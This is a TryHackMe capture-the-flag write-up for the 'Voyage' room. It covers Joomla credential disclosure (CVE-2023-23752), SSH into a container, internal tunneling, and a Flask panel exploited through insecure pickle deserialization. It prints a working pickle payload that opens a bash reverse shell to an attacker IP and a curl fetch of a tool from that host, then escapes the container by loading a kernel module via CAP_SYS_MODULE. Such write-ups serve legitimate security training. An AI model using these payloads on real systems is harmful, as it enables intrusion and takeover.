# Voyage — TryHackMe Writeup
# **Recon**
The target machine was identified and scanned with a full port sweep to ensure nothing was missed.
```bash
➜ nmap -sV -sC -Pn -T4 -p- --min-rate 2000 10.201.28.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-30 02:24 UTC
Nmap scan report for 10.201.28.136
Host is up (0.23s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Home
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
2222/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
````
**Key findings:**
* Port **80** → Joomla CMS running on Apache.
* Port **22** → OpenSSH 9.6
* Port **2222** → OpenSSH 8.2 (potentially a container).
---
### Vulnerability scan
```bash
➜ nmap -sV -T4 --script vuln 10.201.28.136
```
This confirmed Joomla version:

`Joomla version 4.2.7`
---
### Robots.txt

Inspection of `/robots.txt` revealed restricted Joomla-related directories:
---
# **Exploit**
The identified Joomla version is vulnerable to **CVE-2023-23752**, an information disclosure flaw.
Reference: [https://github.com/Acceis/exploit-CVE-2023-23752](https://github.com/Acceis/exploit-CVE-2023-23752)
```bash
…exploit-CVE-2023-23752 on 🌿 master
➜ ruby exploit.rb http://10.201.28.136
Users
[377] root (root) - mail@tourism.thm - Super Users
Site info
Site name: Tourism
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false
Database info
DB type: mysqli
DB host: localhost
DB user: root
DB password: [REDACTED]
DB name: joomla_db
DB prefix: ecsjh_
```
Credentials recovered:
* **DB User:** `root`
* **DB Password:** `[REDACTED]`
---
# Initial Access
Using the leaked credentials, login was attempted over SSH:
```bash
ssh root@tourism.thm -p 2222
```

Access succeeded, but the shell was inside a **Docker container**, not the actual host.
> *Sometimes in a pentest, you get root access very quickly. But is it the real root or just a container? The voyage might still be going on.*
---
# Container Enumeration
Inside the container, reconnaissance began.
`.bash_history` gave useful hints:
```bash
root@f5eb774507f2:~# cat .bash_history
ls
curl
nmap
socat
exit
```
This revealed available tools (`curl`, `nmap`, `socat`) that could help in internal discovery or tunneling.
---
## Internal scan
```bash
root@f5eb774507f2:~# nmap -sV -T4 -p- 10.201.41.151
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
2222/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
5000/tcp open tcpwrapped
```
Here, port **5000** stood out; not visible externally but accessible internally.
---
# Secret Finance Panel Discovery
### Initial attempt
A naive tunnel was created:
```bash
ssh -L 1234:127.0.0.1:5000 root@tourism.thm -p 2222
```
But this returned *connection refused*, meaning nothing was bound to `127.0.0.1:5000` inside the container.
---
### Probing
Tests against different IPs inside the container:
* `curl http://127.0.0.1:5000` → refused
* `curl http://10.201.41.151:5000` → connection reset
* `curl http://192.168.100.10:5000` → refused
A sweep across the Docker subnet was run:
```bash
nmap -p5000 192.168.100.0/24 --open
```
This revealed **192.168.100.12:5000** open.
---
### Verification
```bash
curl http://192.168.100.12:5000
```

Returned a `200 OK` page for the **Tourism Secret Finance Panel**, running Flask/Werkzeug.
---
### Correct tunnel
```bash
ssh -Nf -L 1234:192.168.100.12:5000 root@tourism.thm -p 2222
```
This exposed the panel locally at:

Using the Joomla DB credentials, access was granted:
---
At this stage, the attack surface shifted to the **finance panel** and its Flask session handling.
---
# Cookie Session Data
On logging in, a cookie named `session_data` was issued.

Its value was hex-encoded:
```
80049525000000000000007d94288c0475736572948c04726f6f74948c07726576656e7565948c05383530303094752e
```
Decoded with Python’s pickle:
```python
import pickle
b = bytes.fromhex("80049525000000000000007d94288c0475736572948c04726f6f74948c07726576656e7565948c05383530303094752e")
print(pickle.loads(b))
```
Output:
```
{'user': 'root', 'revenue': '85000'}
```
This confirmed **insecure pickle deserialization** — exploitable for code execution.
---
# Exploiting Insecure Pickle
### Proof of Concept
A malicious object with `__reduce__` triggering `os.system()` was serialized into a pickle and hex-encoded.
* Test: replaced `user` with an object that ran `id` or `curl`.
* The server executed the payload and responded, proving code execution.
---
### Weaponization
A reverse shell payload was crafted:
```python
import pickle, binascii, os
class RCE:
def __reduce__(self):
cmd = 'bash -c "bash -i >& /dev/tcp/10.4.122.220/4444 0>&1"'
return (os.system, (cmd,))
data = {"user": RCE(), "revenue": "85000"}
payload = pickle.dumps(data, protocol=4)
print(binascii.hexlify(payload).decode())
```
Set as the `session_data` cookie:
```bash
HEX=$(python3 make_shell.py)
curl -v http://localhost:1234/ -H "Cookie: session_data=${HEX}"
```

Result: reverse shell received from the finance panel backend.
---
## User.txt
---
# Escaping to get to HOST OS

Since LinPEAS didn’t return much of value for container vulnerabilities, it required a specialized container enumeration tool such as `deepce`.
[https://github.com/stealthcopter/deepce](https://github.com/stealthcopter/deepce)
---
### Download on host
```bash
➜ git clone https://github.com/stealthcopter/deepce.git
...
```
---
### Send to container over SSH
Also important to improve and stabilize the shell first:
```bash
export TERM=xterm
python3 -c 'import pty; pty.spawn("/bin/bash")'
```
---
### Transfer and run deepce
```bash
curl http://10.4.122.220:8000/deepce.sh -o deepce.sh
chmod +x deepce.sh
./deepce.sh
```
---
From running, the most vital piece of information was the `CAP_SYS_MODULE` under the **Dangerous Capabilities** section:
---
### Why this matters
* Containers normally **cannot** load kernel modules
* With `CAP_SYS_MODULE`, the container can insert its own `.ko` module
* This means code runs in the host kernel context → effectively giving host root
---
### Compile the module
```bash
root@d221f7bc7bf8:/tmp/exp# make KVER=6.8.0-1030-aws
make -C /lib/modules/6.8.0-1030-aws/build M=/tmp/exp modules
make[1]: Entering directory '/usr/src/linux-headers-6.8.0-1030-aws'
warning: the compiler differs from the one used to build the kernel
The kernel was built by: x86_64-linux-gnu-gcc-12 (Ubuntu 12.3.0-1ubuntu1~22.04) 12.3.0
You are using: gcc-12 (Ubuntu 12.3.0-1ubuntu1~22.04) 12.3.0
CC [M] /tmp/exp/rev.o
MODPOST /tmp/exp/Module.symvers
CC [M] /tmp/exp/rev.mod.o
LD [M] /tmp/exp/rev.ko
BTF [M] /tmp/exp/rev.ko
Skipping BTF generation for /tmp/exp/rev.ko due to unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-6.8.0-1030-aws'
```
At this point `rev.ko` is compiled.
---
### Load the module
```bash
root@d221f7bc7bf8:/tmp/exp# insmod rev.ko
```
